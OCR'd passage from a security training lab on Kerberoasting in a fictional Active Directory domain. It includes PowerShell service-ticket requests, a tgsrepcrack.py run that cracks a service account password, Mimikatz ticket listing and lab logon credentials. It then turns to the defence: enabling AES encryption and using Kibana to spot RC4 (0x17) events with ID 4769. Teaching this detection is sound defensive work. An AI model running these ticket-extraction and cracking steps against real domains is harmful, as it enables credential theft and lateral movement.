
    In the "Active Directory Users and Computers" view, please browse the "Users" folder in the left window. In the right window, find and double-click the "IIS Admin" user. This is the service account we previously abused!

    In the "IIS Admin Properties" window, please select the "Account" tab.

    Under account options, please select the following options:

    - This account supports Kerberos AES 128 bit encryption
    - This account supports Kerberos AES 256 bit encryption

    Once completed, please click "OK".



User logon name:
IIS_002 @synctechlabs.com

User logon name (pre-Windows 2000):
SYNCTECHLABS\ IIS_002

□ Unlock account

Account options:

- □ Use only Kerberos DES encryption types for this account
- ☑ This account supports Kerberos AES 128 bit encryption.
- ☑ This account supports Kerberos AES 256 bit encryption.
- □ Do not require Kerberos preauthentication

Account expires

- ● Never
- ○ End of: Friday , January 25, 2019

12. **Switch back to the Windows02 workstation**


    Let's switch back to our Windows workstation to try our previous attack strategy again. Should you be requested to enter credentials, use the following:

    - Username: alan.marshall
    - Password: Awesomesauce123

13. **Clean existing Kerberos tickets**

    In the command prompt window that is still open, please delete all extracted Kerberos tickets (.kirbi files) and purge all Kerberos tickets from memory:

```
C:\Users\alan.marshall\Desktop\Red Team\Kerberoast> del *.kirbi
C:\Users\alan.marshall\Desktop\Red Team\Kerberoast> klist purge
```




Command Prompt

```
C:\Users\alan.marshall\Desktop\Red Team\Kerberoast>python tgsrepcrack.py passwordlist.txt "2-40a10000-alan.marshall@IIS_
002~DC.synctechlabs.com~80-SYNCTECHLABS.COM.kirbi"
found password for ticket 0: Secret123  File: 2-40a10000-alan.marshall@IIS_002~DC.synctechlabs.com~80-SYNCTECHLABS.COM.k
irbi
All tickets cracked!

C:\Users\alan.marshall\Desktop\Red Team\Kerberoast>del *.kirbi

C:\Users\alan.marshall\Desktop\Red Team\Kerberoast>klist purge

Current LogonId is 0:0x7d2b8
        Deleting all tickets:
        Ticket(s) purged!

C:\Users\alan.marshall\Desktop\Red Team\Kerberoast>_
```

14. **Request new Service Tickets**

    Please switch to the PowerShell window (which should still be open) and repeat the previous command to request a new Service Ticket for the IIS_002 account:

    **PS C:\Users\alan.marshall>** New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "IIS_002/dc.synctechlabs.com:80"



Select Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\alan.marshall> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\alan.marshall> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "IIS_002/
dc.synctechlabs.com:80"


Id                   : uuid-d90436e6-c56c-427f-ba30-7dcc98e1bfbd-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 12/26/2018 5:14:36 PM
ValidTo              : 12/27/2018 2:50:51 AM
ServicePrincipalName : IIS_002/dc.synctechlabs.com:80
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey



PS C:\Users\alan.marshall> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "IIS_002/
dc.synctechlabs.com:80"


Id                   : uuid-d90436e6-c56c-427f-ba30-7dcc98e1bfbd-2
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 12/26/2018 5:25:15 PM
ValidTo              : 12/27/2018 3:25:15 AM
ServicePrincipalName : IIS_002/dc.synctechlabs.com:80
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```


15. **Review tickets using Mimikatz**

    Let's switch back to the command line prompt and run Mimikatz! You can do so by entering the following commands:

    **C:\Users\alan.marshall\Desktop\Red Team\Kerberoast>**"..\Mimikatz - 2.1.1\x64\mimikatz.exe"

    **mimikatz #** kerberos::list

    You will notice that there is a TGS available for IIS_002/DC.synctechlabs.com:80, but that, this time, it's using aes256_hmac! It seems our defense has worked! As part of the bonus section of this lab, we will return to this step to see if we can still crack the password!



```
C:\Users\alan.marshall\Desktop\Red Team\Kerberoast>"..\Mimikatz - 2.1.1\x64\mimikatz.exe"

  .#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/26/2018 5:42:55 PM ; 12/27/2018 3:42:55 AM ; 1/2/2019 5:42:55 PM
   Server Name       : krbtgt/SYNCTECHLABS.COM @ SYNCTECHLABS.COM
   Client Name       : alan.marshall @ SYNCTECHLABS.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/26/2018 5:42:55 PM ; 12/27/2018 3:42:55 AM ; 1/2/2019 5:42:55 PM
   Server Name       : IIS_002/dc.synctechlabs.com:80 @ SYNCTECHLABS.COM
   Client Name       : alan.marshall @ SYNCTECHLABS.COM
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;

mimikatz # _
```

16. **Detecting Kerberoast activity**

    So... How can we detect this? We already shortly mentioned that the use of RC4 is an interesting artifact! As we indicated in the class, Kerberos TGS requests are logged with event ID 4769. In these event logs, the encryption type is logged as well. Here's a quick reference guide for encryption types (obtained from Microsoft documentation):

    - 0x1 - DES-CBC-CRC - Disabled by default starting from Windows 7 and Windows Server 2008 R2.
    - 0x3 - DES-CBC-MD5 - Disabled by default starting from Windows 7 and Windows Server 2008 R2.
    - 0x11 - AES128-CTS-HMAC-SHA1-96 - Supported starting from Windows Server 2008 and Windows Vista.
    - 0x12 - AES256-CTS-HMAC-SHA1-96 - Supported starting from Windows Server 2008 and Windows Vista.
    - 0x17 - RC4-HMAC - Default suite for operating systems before Windows Server 2008 and Windows Vista.
    - 0x18 - RC4-HMAC-EXP - Default suite for operating systems before Windows Server 2008 and Windows Vista.
    - 0xFFFFFFFF or 0xffffffff - This type shows in Audit Failure events.


    So... We are looking for encryption type "**0x17**"! In modern AD environments, these should be an exception!

17. **Open Kibana dashboards**

    Let's revert to our Kibana dashboards! Please open Google Chrome and click the "Kibana" bookmark. Remember: you can authenticate using "alanmarshall" username and "Awesomesauce123" password.

In Kibana, please click the "Dashboard" link and open the "Windows event logs" dashboard. Finally, please expand the time filter in Kibana to be "Today". You can do this by clicking the "Last 15 minutes" in the top-right corner and selecting "Today".


You will notice the pie chart visualization that was created by yours truly to indicate the "TicketEncryptionType". You will notice that 0x12 is the dominant encryption type (aes256), while 0x17 (rc4_hmac) is only minimally present. This is an excellent indicator of Kerberoasting in your organization! The more legacy systems you have however, the more rc4_hmac you will observe!



18. **Filter 0x17 encryption type**


We will now further investigate the events that have 0x17 as a Ticket Encryption type! In order to do so, please click the 0x17 entry in the pie chart legend and select the magnifying glass with "+".

The filter will be put in place and the dashboard will reload!


Windows event logs - Kibana
https://kibana.internal.synctechlabs.com/app/kibana#/dashboard/38e65ca0-99de-11e7-81b3-f594c89db051?_g=(refr...
Administration
ATT&CK™ Navigator
Cuckoo Sandbox
Samples - Evilwebse
Kibana
Kolide Fleet
MISP
Atomic Red Team
kibana
Discover
Visualize
Dashboard
Timelion
Canvas
Machine Learning
Infrastructure
Logs
APM
Dev Tools
Monitoring
Management
Dashboard / Windows event logs
Full screen
Share
Clone
Edit
Auto-refresh
Today
>_ *
Options
Update
TicketEncryptionType.keyword: "0x17"
Add a filter +
Actions ▸
Visualizations - Overall - Histogram
Count
1
0.8
0.6
0.4
0.2
0
03:00
06:00
09:00
12:00
15:00
18:00
21:00
@timestamp per 30 minutes
● 4,769
Windows event logs - Hostnames
● DC.synctechlabs.com
Windows Events - Logon Process ...
No results found
Windows Events - Event type
● AUDIT_SUCCESS
Windows event logs - Ticket encry...
● 0x17
Visualization - Overall - TargetDomainName
Visualization - Overall - TargetUserNames

19. **Expand the event**

Once the filter is in place, please scroll down to the full event details that are located at the bottom of the dashboard. Please expand the event by clicking the arrow that points to the right at the start of the row. You will now see an in-depth view of all fields in this log event.



```
Time                                 _source
December 26th 2018, 17:14:36.000     type: nxlog ThreadID: 2,668 Channel: Security Status: 0x0 IpPort: 49845
                                     SourceModuleType: im_msvistalog Hostname: DC.synctechlabs.com OpcodeValue: 0
                                     Severity: INFO @version: 1 TargetUserName: alan.marshall@SYNCTECHLABS.COM
                                     TargetDomainName: SYNCTECHLABS.COM TicketEncryptionType: 0x17
                                     EventReceivedTime: 2018-12-26 17:14:38 RecordNumber: 168,847 EventType: AUDIT_SUCC
```


```
@timestamp          December 26th 2018, 17:14:36.000
t @version          1
t Category          Kerberos Service Ticket Operations
t Channel           Security
# EventID           4,769
t EventReceivedTime 2018-12-26 17:14:38
t EventTime         2018-12-26 17:14:36
t EventType         AUDIT_SUCCESS
```

20. **Identify compromised user**

When scrolling down, we will now observe that the "alan.marshall@SYNCTECHLABS.COM" account is referenced as the TargetUsername.

We now know that this is the account being used by the adversary and can start further investigations.

In a real-life attack, this user would be generating multiple entries, as the adversary will typically attempt to request RC4 service tickets for multiple service accounts!



| Descending | |
|---|---|
| SYNCTECHLABS.COM | 1 |

| | |
|---|---|
| alan.marshall@SYNCTECHLABS.COM | 1 |

NXLog

```
#  OpcodeValue        0
#  ProcessID          616
t  ProviderGuid       {54849625-5478-4994-A5BA-3E3B0328C30D}
#  RecordNumber       168,847
t  ServiceName        IIS_002
t  ServiceSid         S-1-5-21-4095063694-3848447163-3403915358-14601
t  Severity           INFO
#  SeverityValue      2
t  SourceModuleName   eventlog
t  SourceModuleType   im_msvistalog
t  SourceName         Microsoft-Windows-Security-Auditing
t  Status             0x0
t  TargetDomainName   SYNCTECHLABS.COM
t  TargetUserName     alan.marshall@SYNCTECHLABS.COM
#  Task               14,337
#  ThreadID           2,668
```

21. **Bonus - Other Kerberos defenses**

    You have finished the main section of the lab! If you have time left, here are a few bonus activities to attempt:

    - Can you configure the "IIS Admin" account as a "Protected User" and assess whether this has any effect on the Kerberoasting attack?
    - Can you try creating a "Managed Service Account" and try Kerberoasting this account?

22. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how Kerberoasting works and how we can implement defenses against it. We focused both on detection & prevention of Kerberoasting! If you have time left, feel free to attempt the bonus section of this lab.

    **ATTENTION: Finishing this step will close your lab!**

# SEC599-4.6: Exercise - Detecting lateral movement in AD

## Objective

The following are high-level exercise steps:

- Creating a honey user
- Testing & analyzing the HoneyHash concept;
- Implementing HoneyHashes in our environment using GPOs;
- Configuring Kibana dashboards for detection

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Ubuntu03
4. SEC599-E01 - Kali
5. SEC599-E01 - Windows01
6. SEC599-E01 - Windows02

